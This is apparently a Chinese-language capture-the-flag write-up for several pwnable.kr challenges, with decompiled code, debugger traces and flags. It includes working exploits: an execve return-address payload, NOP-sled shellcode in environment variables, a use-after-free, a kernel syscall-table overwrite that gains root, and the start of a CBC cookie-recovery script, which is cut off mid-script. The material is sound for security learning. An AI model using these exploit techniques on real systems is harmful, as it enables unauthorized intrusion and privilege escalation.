.rodata:00158540                 db    3
.rodata:00158541                 db    0
.rodata:00158542                 db    0
.rodata:00158543                 db    0
.rodata:00158544 aTag            db 'tag',0
这里使用tag,地址等于0x5555e000 + 0x00158544 = 0x556b6544
对于NULL指向0的地址就可以,但是一个参数也是4字节组成的,要求连续4个0,如
1
2
3
4
5
6
7
8
9
10
11
.rodata:00158534 aAction         db 'action',0
.rodata:0015853B                 db    0  // 选这个地址
.rodata:0015853C                 db    0
.rodata:0015853D                 db    0
.rodata:0015853E                 db    0
.rodata:0015853F                 db    0
.rodata:00158540                 db    3
.rodata:00158541                 db    0
.rodata:00158542                 db    0
.rodata:00158543                 db    0
.rodata:00158544 aTag            db 'tag',0
地址等于 0x5555e000 + 0x0015853B = 0x556b653b
payload结构:
1
2
3
4
5
32字节垃圾
call execve
tag   // 因为上面是call 调用的,它会自动填充返回地址,这里不用写返回地址
null
null
由于写的路径是tag,所以我们需要编译一个tag的程序,内容是打开shell:
1
2
3
4
5
6
7
8
9
10
11
12
ascii_easy@ubuntu:/tmp/as$ cat tag.c
#include <stdio.h>

int main(void) {
        system("/bin/bash");
        return 0;
}
ascii_easy@ubuntu:/tmp/as$ gcc tag.c -o tag
tag.c: In function ‘main’:
tag.c:4:9: warning: implicit declaration of function ‘system’ [-Wimplicit-function-declaration]
    4 |         system("/bin/bash");
      |         ^~~~~~
exp和演示:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
ascii_easy@ubuntu:/tmp/as$ cat exp.py
from pwn import *

base = 0x5555e000
call_execve = base + 0xd8b77
tag = base + 0x158544
null0 = base + 0x15853B

payload = b'K'*32 + p32(call_execve) + p32(tag) + p32(null0) + p32(null0)
arg = ['/home/ascii_easy/ascii_easy', payload]
p = process(executable='/home/ascii_easy/ascii_easy', argv=arg)

p.interactive()
ascii_easy@ubuntu:/tmp/as$ python3 exp.py
[+] Starting local process '/home/ascii_easy/ascii_easy': pid 4149057
[*] Switching to interactive mode
triggering bug...
$ cat ~/flag
ASCII_armor_is_a_real_pain_to_d3al_with!
做这题还是很波折的,没想到问题出在细节上,比如那个null要4个0。之前用的环境变量方法,也是相当麻烦。这道题也更新过几次,很多wp都是用不了的,这里感谢一个较新的wp:https://h4ck.kr/?p=3273
tiny_easy
I made a pretty difficult pwn task. However I also made a dumb rookie mistake and made it too easy :( This is based on real event :) enjoy.
ssh tiny_easy@pwnable.kr -p2222 (pw:guest)
运行了一下就段错误。
1
2
3
4
5
6
7
tiny_easy@ubuntu:~$ checksec ./tiny_easy
[*] '/home/tiny_easy/tiny_easy'
    Arch:       i386-32-little
    RELRO:      No RELRO
    Stack:      No canary found
    NX:         NX disabled
    PIE:        No PIE (0x8048000)
静态链接的题目,ida打开啥也没有,只有start入口函数,调试发现是call edx导致的错误:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
────[ REGISTERS / show-flags off / show-compact-regs off ]────
 EAX  1
 EBX  0
 ECX  0
*EDX  0x6d6f682f ('/hom')
 EDI  0
 ESI  0
 EBP  0
 ESP  0xff96cdf8 ◂— 0
*EIP  0x8048058 ◂— call edx
────[ DISASM / i386 / set emulate off ]────
   0x8048054    pop    eax                      EAX => 1
   0x8048055    pop    edx                      EDX => 0xff96ed5b
   0x8048056    mov    edx, dword ptr [edx]     EDX, [0xff96ed5b] => 0x6d6f682f ('/hom')
 ► 0x8048058    call   edx                         <0x6d6f682f>

   0x804805a    add    byte ptr [eax], al
   0x804805c    add    byte ptr [eax], al
   0x804805e    add    byte ptr [eax], al
   0x8048060    add    byte ptr [eax], al
   0x8048062    add    byte ptr [eax], al
   0x8048064    add    byte ptr [eax], al
   0x8048066    add    byte ptr [eax], al
────[ STACK ]────
00:0000│ esp 0xff96cdf8 ◂— 0
01:0004│     0xff96cdfc —▸ 0xff96ed75 ◂— 'SHELL=/bin/bash'
02:0008│     0xff96ce00 —▸ 0xff96ed85 ◂— 'PWD=/home/tiny_easy'
03:000c│     0xff96ce04 —▸ 0xff96ed99 ◂— 'LOGNAME=tiny_easy'
04:0010│     0xff96ce08 —▸ 0xff96edab ◂— 'XDG_SESSION_TYPE=tty'
05:0014│     0xff96ce0c —▸ 0xff96edc0 ◂— '_=/usr/bin/gdb'
06:0018│     0xff96ce10 —▸ 0xff96edcf ◂— 'MOTD_SHOWN=pam'
07:001c│     0xff96ce14 —▸ 0xff96edde ◂— 'LINES=47'
eax是程序的绝对目录地址,然后把值赋给了edx,被寄存器截断成了/hom,这个东西调用当然报错。
了解一些进程知识:
Linux 进程刚启动时,栈长这样(32位):
1
2
3
4
5
6
7
8
9
esp ->
        argc
        argv[0]
        argv[1]
        ...
        NULL
        envp[0]
        envp[1]
        ...
所以这个程序第一条指令pop eax,就是把argc给了eax
第二条指令 pop edx,就是把argv[0]给了edx,这里的 argv[0] 不是字符串本身。而是char *argv[0],也就是edx = 指向程序名字符串的地址
第三条指令 mov edx,[edx]就是把把 argv[0] 指向的字符串前4字节,当成一个地址赋给edx
程序路径是:/home/tiny_easy/tiny_easy 就变成了/hom,小端序存储为:6d6f682f,调用当然错
由于这个题目的输入只有环境变量,所以从环境变量下手。我们在环境变量里存一个shellcode,让argv[0]刚好指向这个shellcode。
如何控制argv[0]?这个是可以完全伪造的,Linux 下其实 execve 可以:
1
execve(path, argv, envp)
其中argv[0]完全可以伪造:
1
2
char *argv[] = { "KKKK", NULL };
execve("/home/tiny_easy", argv, envp);
这样的话argv[0] = “KKKK”,于是mov edx, [edx]就会取到0x4b4b4b4b,然后call 0x4b4b4b4b
此时目标是让argv[0]前四字节是环境变量地址,由于开了ASLR,地址不知道,这里要用到nop滑板的技术,就是指令指向nop,这是空操作,就会寻找下一条指令,如果我们填充大量nop,最后补充shellcode,那么我指向的地址刚好蒙中了其中的nop,那么它就会一路滑到shellcode。
那么蒙哪个地址呢?由于环境变量也在栈上,这里就蒙那个栈上的0xff96cdf8吧,ASLR随机看看能不能随机到这里。
还有一点,以前的题目源码能看到,pwnable.kr在读取flag前都有一行:setregid(getegid(), getegid());这是因为程序是锁uid的,所以生成shellcode之前也要有这个步骤。
exp:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
from pwn import *

# context.log_level = 'debug'
# 这一段是setregid(getegid(), getegid()),当然也可以通过 defuse.ca 编译好塞进来
shellcode = asm('''
    xor eax, eax
    mov al, 50
    int 0x80
    mov ebx, eax
    mov ecx, eax
    xor eax, eax
    mov al, 71
    int 0x80
        ''')
shellcode += asm(shellcraft.sh())
payload = asm('nop')* 4096 + shellcode

arg = [p32(0xff96cdf8)]
envp = {}
for i in range(20):
    envp[str(i)] = payload
for i in range(100):
    io = process(executable = "/home/tiny_easy/tiny_easy", argv=arg, env=envp)

    try:
        io.sendline(b'id')
        io.recvline()
    except:
        print(f"try: {i}")
        io.close()
        continue
    io.interactive()
运气最好一次,第二次就拿shell了,最差的是100次跑完都没有shell,我建议多执行几次。
好像要学学汇编了。
dragon
I made a RPG game for my little brother. But to trick him, I made it impossible to win. I hope he doesn’t get too angry with me :P!
Author : rookiss
ssh dragon@pwnable.kr -p2222 (pw: guest)
1
2
3
4
5
6
7
8
dragon@ubuntu:~$ checksec ./dragon
[*] '/home/dragon/dragon'
    Arch:       i386-32-little
    RELRO:      Partial RELRO
    Stack:      Canary found
    NX:         NX enabled
    PIE:        No PIE (0x8048000)
    Stripped:   No
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
int __cdecl main(int argc, const char **argv, const char **envp)
{
  setvbuf(stdout, nullptr, 2, 0);
  setvbuf(stdin, nullptr, 2, 0);
  puts("Welcome to Dragon Hunter!");
    // 进入游戏
  PlayGame();
  return 0;
}

int PlayGame()
{
  int result; // eax

  while ( 1 )
  {
    while ( 1 )
    {
      puts("Choose Your Hero\n[ 1 ] Priest\n[ 2 ] Knight");
        // 输入值为result
      result = GetChoice();
      if ( result != 1 && result != 2 )
        break;
      FightDragon(result);
    }
    if ( result != 3 )
      break;
      // 没写出来的支线,输入3就能进去。
    SecretLevel();
  }
  return result;
}

int GetChoice()
{
  _DWORD v1[3]; // [esp+1Ch] [ebp-Ch] BYREF
	// 读取一个整数到v1[0]
  __isoc99_scanf("%d", v1);
    // 清除缓冲区,直到没有换行符
  while ( getchar() != 10 )
    ;
  return v1[0];
}

// 游戏函数
void __cdecl FightDragon(int a1)
{
  char v1; // al
  int v2; // [esp+10h] [ebp-18h]
  _DWORD *ptr; // [esp+14h] [ebp-14h]
  _DWORD *v4; // [esp+18h] [ebp-10h]
  void *v5; // [esp+1Ch] [ebp-Ch]

  ptr = malloc(0x10u);
  v4 = malloc(0x10u);
  v1 = Count++;
    // 截断末尾,0就是龙宝,1就是龙母,所以这两只交替生成
  if ( (v1 & 1) != 0 )
  {
      // 注意这里转了字节
      // 龙母80滴血,每轮回4滴血,伤害10
    v4[1] = 1;
    *((_BYTE *)v4 + 8) = 80;
    *((_BYTE *)v4 + 9) = 4;
    v4[3] = 10;
    *v4 = PrintMonsterInfo;
    puts("Mama Dragon Has Appeared!");
  }
  else
  {
      // 龙宝50滴血,伤害30,每轮回5滴血
    v4[1] = 0;
    *((_BYTE *)v4 + 8) = 50;
    *((_BYTE *)v4 + 9) = 5;
    v4[3] = 30;
    *v4 = PrintMonsterInfo;
    puts("Baby Dragon Has Appeared!");
  }
  if ( a1 == 1 )
  {
      // 法师 42滴血,50蓝量
    *ptr = 1;
    ptr[1] = 42;
    ptr[2] = 50;
    ptr[3] = PrintPlayerInfo;
    v2 = PriestAttack((int)ptr, v4);
  }
  else
  {
      // 骑士50滴血
    if ( a1 != 2 )
      return;
    *ptr = 2;
    ptr[1] = 50;
    ptr[2] = 0;
    ptr[3] = PrintPlayerInfo;
    v2 = KnightAttack((int)ptr, v4);
  }
    // 根据不同职业攻击函数的返回值判断
  if ( v2 )
  {
    puts("Well Done Hero! You Killed The Dragon!");
    puts("The World Will Remember You As:");
      // 输入你的名字
    v5 = malloc(0x10u);
    __isoc99_scanf("%16s", v5);
      // 打印龙的名字
    puts("And The Dragon You Have Defeated Was Called:");
      // 相当于v4[0](v4)
      // 调用龙结构体中的函数指针
    ((void (__cdecl *)(_DWORD *))*v4)(v4);
  }
  else
  {
    puts("\nYou Have Been Defeated!");
  }
  free(ptr);
}

int __cdecl PrintMonsterInfo(int a1)
{
    // a1是个结构体指针,第二个属性是区分龙的,也就是a1 + 4
    // 非0是龙母,返回第三个属性
  if ( *(_DWORD *)(a1 + 4) )
    return printf(Str_MamaDragon, *(char *)(a1 + 8));
  else
      // 是龙宝也返回第三个属性
    return printf(Str_BabyDragon, *(char *)(a1 + 8));
}

int __cdecl PrintPlayerInfo(int *a1)
{
  int result; // eax
	// a1也是结构体,第一个属性决定输出内容
    // 1就打印法师的二、三属性
    // 2就打印骑士第二个属性
  if ( *a1 == 1 )
    return printf(Str_Priest, a1[1], a1[2]);
  result = *a1;
  if ( *a1 == 2 )
    return printf(Str_Knight, a1[1]);
  return result;
}

// 法师的攻击函数
int __cdecl PriestAttack(int a1, _DWORD *ptr)
{
  int Choice; // eax

  do
  {
    ((void (__cdecl *)(_DWORD *))*ptr)(ptr);
    (*(void (__cdecl **)(int))(a1 + 12))(a1);
    Choice = GetChoice();
    switch ( Choice )
    {
            // 2技能,清晰术,蓝条回满,被龙打一下,伤害是ptr[3]
            // 龙还能回血,值是ptr+9
            // 说明法师结构体第三属性是蓝条,第二属性是血条
      case 2:
        puts("Clarity! Your Mana Has Been Refreshed");
        *(_DWORD *)(a1 + 8) = 50;
        printf("But The Dragon Deals %d Damage To You!\n", ptr[3]);
        *(_DWORD *)(a1 + 4) -= ptr[3];
        printf("And The Dragon Heals %d HP!\n", *((char *)ptr + 9));
        *((_BYTE *)ptr + 8) += *((_BYTE *)ptr + 9);
        goto LABEL_11;
            // 3技能,圣盾,蓝量大于24触发
            // 消耗25的蓝量,本回合啥也没干,龙还是回血
      case 3:
        if ( *(int *)(a1 + 8) > 24 )
        {
          puts("HolyShield! You Are Temporarily Invincible...");
          printf("But The Dragon Heals %d HP!\n", *((char *)ptr + 9));
          *((_BYTE *)ptr + 8) += *((_BYTE *)ptr + 9);
          *(_DWORD *)(a1 + 8) -= 25;
          goto LABEL_11;
        }
        break;
            // 1技能,蓝量大于9触发
            // 消耗10蓝量,打掉龙20滴血
            // 龙打法师ptr[3]的血量
            // 龙还能回血
      case 1:
        if ( *(int *)(a1 + 8) > 9 )
        {
          printf("Holy Bolt Deals %d Damage To The Dragon!\n", 20);
          *((_BYTE *)ptr + 8) -= 20;
          *(_DWORD *)(a1 + 8) -= 10;
          printf("But The Dragon Deals %d Damage To You!\n", ptr[3]);
          *(_DWORD *)(a1 + 4) -= ptr[3];
          printf("And The Dragon Heals %d HP!\n", *((char *)ptr + 9));
          *((_BYTE *)ptr + 8) += *((_BYTE *)ptr + 9);
          goto LABEL_11;
        }
        break;
      default:
        goto LABEL_11;
    }
    puts("Not Enough MP!");
      //每个会合结束,都会到这个label下面
      // 判断是否有血量,没有就free ptr结构体
LABEL_11:
    if ( *(int *)(a1 + 4) <= 0 )
    {
      free(ptr);
      return 0;
    }
  }
    // 全部执行完,释放龙
  while ( *((char *)ptr + 8) > 0 );
  free(ptr);
  return 1;
}

// 骑士攻击
int __cdecl KnightAttack(int a1, char *ptr)
{
  int Choice; // eax

  do
  {
    (*(void (__cdecl **)(char *))ptr)(ptr);
    (*(void (__cdecl **)(int))(a1 + 12))(a1);
    Choice = GetChoice();
      // 1技能,龙扣20血
      // 骑士扣ptr+3的血量
      // 龙回ptr+9的血
    if ( Choice == 1 )
    {
      printf("Crash Deals %d Damage To The Dragon!\n", 20);
      ptr[8] -= 20;
      printf("But The Dragon Deals %d Damage To You!\n", *((_DWORD *)ptr + 3));
      *(_DWORD *)(a1 + 4) -= *((_DWORD *)ptr + 3);
      printf("And The Dragon Heals %d HP!\n", ptr[9]);
      ptr[8] += ptr[9];
    }
      // 2技能,龙扣40滴血
      // 骑士扣20滴血
      // 龙打骑士ptr+3的血量
      // 龙回ptr+9的血
    else if ( Choice == 2 )
    {
      printf("Frenzy Deals %d Damage To The Dragon!\n", 40);
      ptr[8] -= 40;
      puts("But You Also Lose 20 HP...");
      *(_DWORD *)(a1 + 4) -= 20;
      printf("And The Dragon Deals %d Damage To You!\n", *((_DWORD *)ptr + 3));
      *(_DWORD *)(a1 + 4) -= *((_DWORD *)ptr + 3);
      printf("Plus The Dragon Heals %d HP!\n", ptr[9]);
      ptr[8] += ptr[9];
    }
    if ( *(int *)(a1 + 4) <= 0 )
    {
      free(ptr);
      return 0;
    }
  }
  while ( ptr[8] > 0 );
  free(ptr);
  return 1;
}

unsigned int SecretLevel()
{
  char s1[10]; // [esp+12h] [ebp-16h] BYREF
  unsigned int v2; // [esp+1Ch] [ebp-Ch]

  v2 = __readgsdword(0x14u);
  printf("Welcome to Secret Level!\nInput Password : ");
    // 输入最多十个字符
  __isoc99_scanf("%10s", s1);
    // 必进if分支,因为strcmp相同才返回0,这里绝不相同
  if ( strcmp(s1, "Nice_Try_But_The_Dragons_Won't_Let_You!") )
  {
    puts("Wrong!\n");
    exit(-1);
  }
  system("/bin/sh");
  return __readgsdword(0x14u) ^ v2;
}
怎么那么长?好像是堆题
结构体的属性位置和对应关系,有的不是分析出来的,我直接上游戏看数据就可以了,快很多。
这里问题出在赢了之后free掉了龙的结构体ptr(外层循环是v4),但是要求输入名字的时候,又调用了一个v4函数指针。这块代码看ChatGPT:
v4 是
_DWORD *,所以:*v4表示取 v4 指向的前4字节,而初始化时:*v4= PrintMonsterInfo;所以*v4里面存的是函数地址。然后(void (__cdecl *)(_DWORD *))把那个整数强制解释成函数指针。类型是:void func(_DWORD *)
问题在于打死龙的时候,龙就被free了,后面又分配了v5:v5 = malloc(0x10u);所以这个堆会被v5写入,但是v4仍然指向这里,调用v4指针就会调用v5写入的内容。
怎么跳到这里呢,游戏赢不了的,这里可以看龙的初始化:
1
2
3
4
5
6
7
8
9
  if ( (v1 & 1) != 0 )
  {
    v4[1] = 1;
    *((_BYTE *)v4 + 8) = 80;
    *((_BYTE *)v4 + 9) = 4;
    v4[3] = 10;
    *v4 = PrintMonsterInfo;
    puts("Mama Dragon Has Appeared!");
  }
这里的血量是_BYTE,也就占了一个字节,BYTE默认是无符号的。一个字节是8个比特,表示0-255,而后面的攻击函数居然转成整数判断血量:
1
2
3
4
5
if ( *(int *)(a1 + 4) <= 0 )
{
  free(ptr);
  return 0;
}
这里就变成了有符号整数,最高位是符号位,表示范围就变成了-128 到 127。所以这里可以整数溢出,龙的生命大于127就变负数,就可以赢了,然后输入v5为shell地址。
这里选择血量多,攻击低的龙母,然后用法师3技能一直刷回合,没蓝补蓝,让龙溢出生命。
exp:
1
2
3
4
5
6
7
8
from pwn import *

combo = b'1\n1\n1\n1\n3\n3\n2\n3\n3\n2\n3\n3\n2\n3\n3\n2\n'
shell = 0x08048DBF
payload = combo + p32(shell)
io = remote('0',9004)
io.sendline(payload)
io.interactive()
flag:p3ac3_1s_th3_k3y
syscall
I made a new system call for Linux kernel. It converts lowercase letters to upper case letters. would you like to see the implementation?
FYI: http://pwnable.kr/bin/syscall.c
ssh syscall@pwnable.kr -p2222 (pw:guest)
根据描述,这题是要看源码:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
// adding a new system call : sys_upper

// 都是内核用的头
#include <linux/module.h>
#include <linux/kernel.h>
#include <linux/slab.h>
#include <linux/vmalloc.h>
#include <linux/mm.h>
#include <asm/unistd.h>
#include <asm/page.h>
#include <linux/syscalls.h>

// 自定义了系统调用表地址和序列号
#define SYS_CALL_TABLE		0x8000e348		// manually configure this address!!
#define NR_SYS_UNUSED		223

//Pointers to re-mapped writable pages
unsigned int** sct;

// 定义了一个系统调用函数,功能是小写转大写
// asmlinkage 代表参数用栈传递而不是寄存器
asmlinkage long sys_upper(char *in, char* out){
	int len = strlen(in);
	int i;
	for(i=0; i<len; i++){
		if(in[i]>=0x61 && in[i]<=0x7a){
			out[i] = in[i] - 0x20;
		}
		else{
			out[i] = in[i];
		}
	}
	return 0;
}

// 功能是直接修改系统调用表,把 223 指向自定义函数
// __init:标记函数为"初始化函数",仅执行1次,模块加载后释放内存
static int __init initmodule(void ){
  // 让指针sct指向系统调用表的内存地址
	sct = (unsigned int**)SYS_CALL_TABLE;
  // 核心:替换系统调用表223号位置的函数指针为自定义的sys_upper
	sct[NR_SYS_UNUSED] = sys_upper;
	printk("sys_upper(number : 223) is added\n");
	return 0;
}

// __exit:标记函数为"卸载函数",模块卸载时执行
static void __exit exitmodule(void ){
	return;
}


// 内核模块的固定写法:指定加载 / 卸载时执行的函数。
module_init( initmodule );
module_exit( exitmodule );
连上去就能看到系统环境是 ARMv7 架构,这里有个问题,卸载模块函数并没有还原系统调用号。
完全不懂怎么攻击,看了一个 wp 说是内核漏洞,我靠误闯天家。
贴一下:https://h4ck.kr/?p=2535,根据这个 wp 边查资料边学。
这个转大写函数的俩参数能够自己控制,也就实现了任意地址任意写。
基础知识
Linux 有两个世界,用户态和内核态。
普通程序不能:
- 直接读写内核内存
- 修改进程 uid
- 操作硬件
- 随便 mmap 物理内存
但是内核可以,所以通过漏洞让内核替我们执行代码就可以了。这就是 kernel pwn
Linux 每个进程都有struct cred,这个结构体保存了进程的身份和权限:uid、gid、euid、egid、capability……
内核函数:
1
struct cred *prepare_kernel_cred(struct task_struct *daemon)
作用是创建一个新的 cred,如果参数是 0,那就是生成 root 的 cred,因为NULL默认用 kernel/root 身份。
函数:
1
commit_creds(struct cred *new)
作用是把当前进程的 cred 替换掉。
所以许多内核漏洞最后目标就是执行:
1
commit_creds(prepare_kernel_cred(0));
这样等价于创建 root,安装到当前进程,当前进程是 root 权限。
问题在于普通程序不能调用内核符号,所以 kernel pwn 目标不像用户态那样getshell,而是劫持内核控制流,让 CPU 执行上面那个代码。
exp 需要知道内核符号的地址,所以第一步需要先查看符号:
1
2
3
4
5
6
7
8
/ $ grep prepare_kernel_cred /proc/kallsyms
8003f924 T prepare_kernel_cred
80447f34 r __ksymtab_prepare_kernel_cred
8044ff8c r __kstrtab_prepare_kernel_cred
/ $ grep commit_creds /proc/kallsyms
8003f56c T commit_creds
8044548c r __ksymtab_commit_creds
8044ffc8 r __kstrtab_commit_creds
因为这俩函数只有一个参数,所以要找到只有一个参数的系统调用函数(参数量匹配),是那种能够设置权限的函数,然后把参数设置为commit creds和prepare_kernel_cred。
这样查:
1
2
3
4
5
/ $ cat /usr/include/arm-linux-gnueabihf/asm/unistd.h
...
#define __NR_setfsuid			(__NR_SYSCALL_BASE+138)
#define __NR_setfsgid			(__NR_SYSCALL_BASE+139)
...
像 open、read 这种用户函数对应的系统调用函数是 sys_open、sys_read 这种,系统要想知道函数对应哪个系统函数,要去函数指针数组里面找。然后索引就是系统调用号。
setfsuid 的系统调用号为 138,setfsgid 的系统调用号为 139。
所以这样覆盖:
1
2
syscall(223, "\x24\xf9\x03\x80", &sct[138]);
syscall(223, "\x6c\xf5\x03\x80", &sct[139]);
223 是程序自定义的那个函数,就是吧 input 转大写写到 out 的,input 参数我写的 prepare_kernel_cred 地址,out 写的 sct[138]也就是 sys_call_table里的 setfsuid
由于自定义函数把小写转大写,0x61 到 0x7a 内的减 0x20。所以这里面的 \x6c会被减去 0x20变成\x4c,所以要在这 0x20 的空间填充 NOP 操作,让他滑到 6c 那里。
ARM 指令里用mov r3,r3吧,这个寄存器影响不大,而用 r0,程序会崩。转成机器码是:0330A0E1,覆盖代码这样写:
1
syscall(223, "\xe1\xa0\x30\x03\xe1\xa0\x30\x03\xe1\xa0\x30\x03\xe1\xa0\x30\x03\xe1\xa0\x30\x03\xe1\xa0\x30\x03\xe1\xa0\x30\x03\xe1\xa0\x30\x03", 0x8003f54c);
Exp:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
#include <stdio.h>
#include <unistd.h>
#include <sys/syscall.h>
#define 	SYS_CALL_TABLE	0x8000e348

unsigned int **sct;

int main(){
	sct = (unsigned int**)SYS_CALL_TABLE;

	//mov r3, r3... 32bytes
	syscall(223, "\xe1\xa0\x30\x03\xe1\xa0\x30\x03\xe1\xa0\x30\x03\xe1\xa0\x30\x03\xe1\xa0\x30\x03\xe1\xa0\x30\x03\xe1\xa0\x30\x03\xe1\xa0\x30\x03", 0x8003f54c);
	//0x8003f924 = prepare_kernel_cred
	syscall(223, "\x24\xf9\x03\x80", &sct[138]);
	//0x8003f56c = commit_creds
	syscall(223, "\x6c\xf5\x03\x80", &sct[139]);

	syscall(139, syscall(138, 0));
	system("/bin/sh");

	return 0;

}
编译运行:
1
2
3
4
5
6
7
8
/ $ mkdir /tmp/sys
/ $ cd /tmp/sys
/tmp/sys $ vi exp.c
/tmp/sys $ gcc exp.c -o exp
/tmp/sys $ ./exp
/bin/sh: can't access tty; job control turned off
/tmp/sys # cat /root/flag
Must_san1tize_Us3r_p0int3r
crypto1
Can you break AES128-CBC cipher? AES128-CBC should be always safe from cracking.
ssh crypto1@pwnable.kr -p2222 (pw:guest)
看起来是密码学题目,AES 安全不了解。
client.py
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
#!/usr/bin/python2
from Crypto.Cipher import AES
import base64
import os, sys
import xmlrpclib
rpc = xmlrpclib.ServerProxy("http://localhost:9100/")

BLOCK_SIZE = 16
PADDING = '\x00'
pad = lambda s: s + (BLOCK_SIZE - len(s) % BLOCK_SIZE) * PADDING
EncodeAES = lambda c, s: c.encrypt(pad(s)).encode('hex')
DecodeAES = lambda c, e: c.decrypt(e.decode('hex'))

# server's secrets
key = 'erased'
iv = '\x5c'*BLOCK_SIZE
cookie = 'erased'

# guest / a488ff12949b87e5c93d489c27217486702b179c060399adf36fc3bc1f5425ec
def sanitize(arg):
        for c in arg:
                if c not in '1234567890abcdefghijklmnopqrstuvwxyz-_':
                        return False
        return True

def AES128_CBC(msg):
        cipher = AES.new(key, AES.MODE_CBC, iv)
        return EncodeAES(cipher, msg)

def request_auth(id, pw):
        packet = '{0}-{1}-{2}'.format(id, pw, cookie)
        e_packet = AES128_CBC(packet)
        print 'sending encrypted data ({0})'.format(e_packet)
        sys.stdout.flush()
        return rpc.authenticate(e_packet)

if __name__ == '__main__':
        print '---------------------------------------------------'
        print '-       PWNABLE.KR secure RPC login system        -'
        print '---------------------------------------------------'
        print ''
        print 'Input your ID'
        sys.stdout.flush()
        id = raw_input()
        print 'Input your PW'
        sys.stdout.flush()
        pw = raw_input()

        if sanitize(id) == False or sanitize(pw) == False:
                print 'format error'
                sys.stdout.flush()
                os._exit(0)

        cred = request_auth(id, pw)

        if cred==0 :
                print 'you are not authenticated user'
                sys.stdout.flush()
                os._exit(0)
        if cred==1 :
                print 'hi guest, login as admin'
                sys.stdout.flush()
                os._exit(0)

        print 'hi admin, here is your flag'
        print open('flag').read()
        sys.stdout.flush()
server.py
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
#!/usr/bin/python2
import xmlrpclib, hashlib
from SimpleXMLRPCServer import SimpleXMLRPCServer
from Crypto.Cipher import AES
import os, sys

BLOCK_SIZE = 16
PADDING = '\x00'
pad = lambda s: s + (BLOCK_SIZE - len(s) % BLOCK_SIZE) * PADDING
EncodeAES = lambda c, s: c.encrypt(pad(s)).encode('hex')
DecodeAES = lambda c, e: c.decrypt(e.decode('hex'))

# server's secrets
key = 'erased'
iv = '\x5c'*BLOCK_SIZE
cookie = 'erased'

def AES128_CBC(msg):
    cipher = AES.new(key, AES.MODE_CBC, iv)
    return DecodeAES(cipher, msg).rstrip(PADDING)

def authenticate(e_packet):
    packet = AES128_CBC(e_packet)

    id = packet.split('-')[0]
    pw = packet.split('-')[1]

    if packet.split('-')[2] != cookie:
        return 0
    if hashlib.sha256(id+cookie).hexdigest() == pw and id == 'guest':
        return 1
    if hashlib.sha256(id+cookie).hexdigest() == pw and id == 'admin':
        return 2
    return 0

server = SimpleXMLRPCServer(("localhost", 9100))
print "Listening on port 9100..."
server.register_function(authenticate, "authenticate")
server.serve_forever()
不想看,直接去搜 AES128_CBC 反转字节攻击。这个攻击方式我有点印象,之前刷题刷到过:https://h4cker.zip/2e5f29/#cbc
当时没做出来,现在认真了解一下吧。
看得好痛苦,https://www.packetmania.net/2020/12/01/AES-CBC-PaddingOracleAttack/
看了不少文章,原理大致了解了,但是这题还是一知半解,看了 Etenal 的 wp 才恍然大悟:https://etenal.me/archives/972#C27,太棒了。
贴一下这个图:

后面的区块不会影响前面的,我们只看图里第一个块,控制最后一个字节是 cookie 的第一个字节,然后跟自己猜的比对,就能暴破出来
成功得到cookie首位后,减少一位junk,加入已经得到的首位,就能爆破第二位,如此循环就能得到所有的cookie
这里推荐 Etenal 的 exp:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
#!/usr/bin/python3
from pwn import *
import hashlib

context.log_level = 'error'
cookie = ''

for i in range(61, 0, -1):
    try:
        p = remote('0', 9006)
        p.recvuntil(b'ID')
        p.sendline(('-' * i).encode())
        p.recvuntil(b'PW')
        p.sendline(b'')
        ciphertext = p.recvuntil(b')')

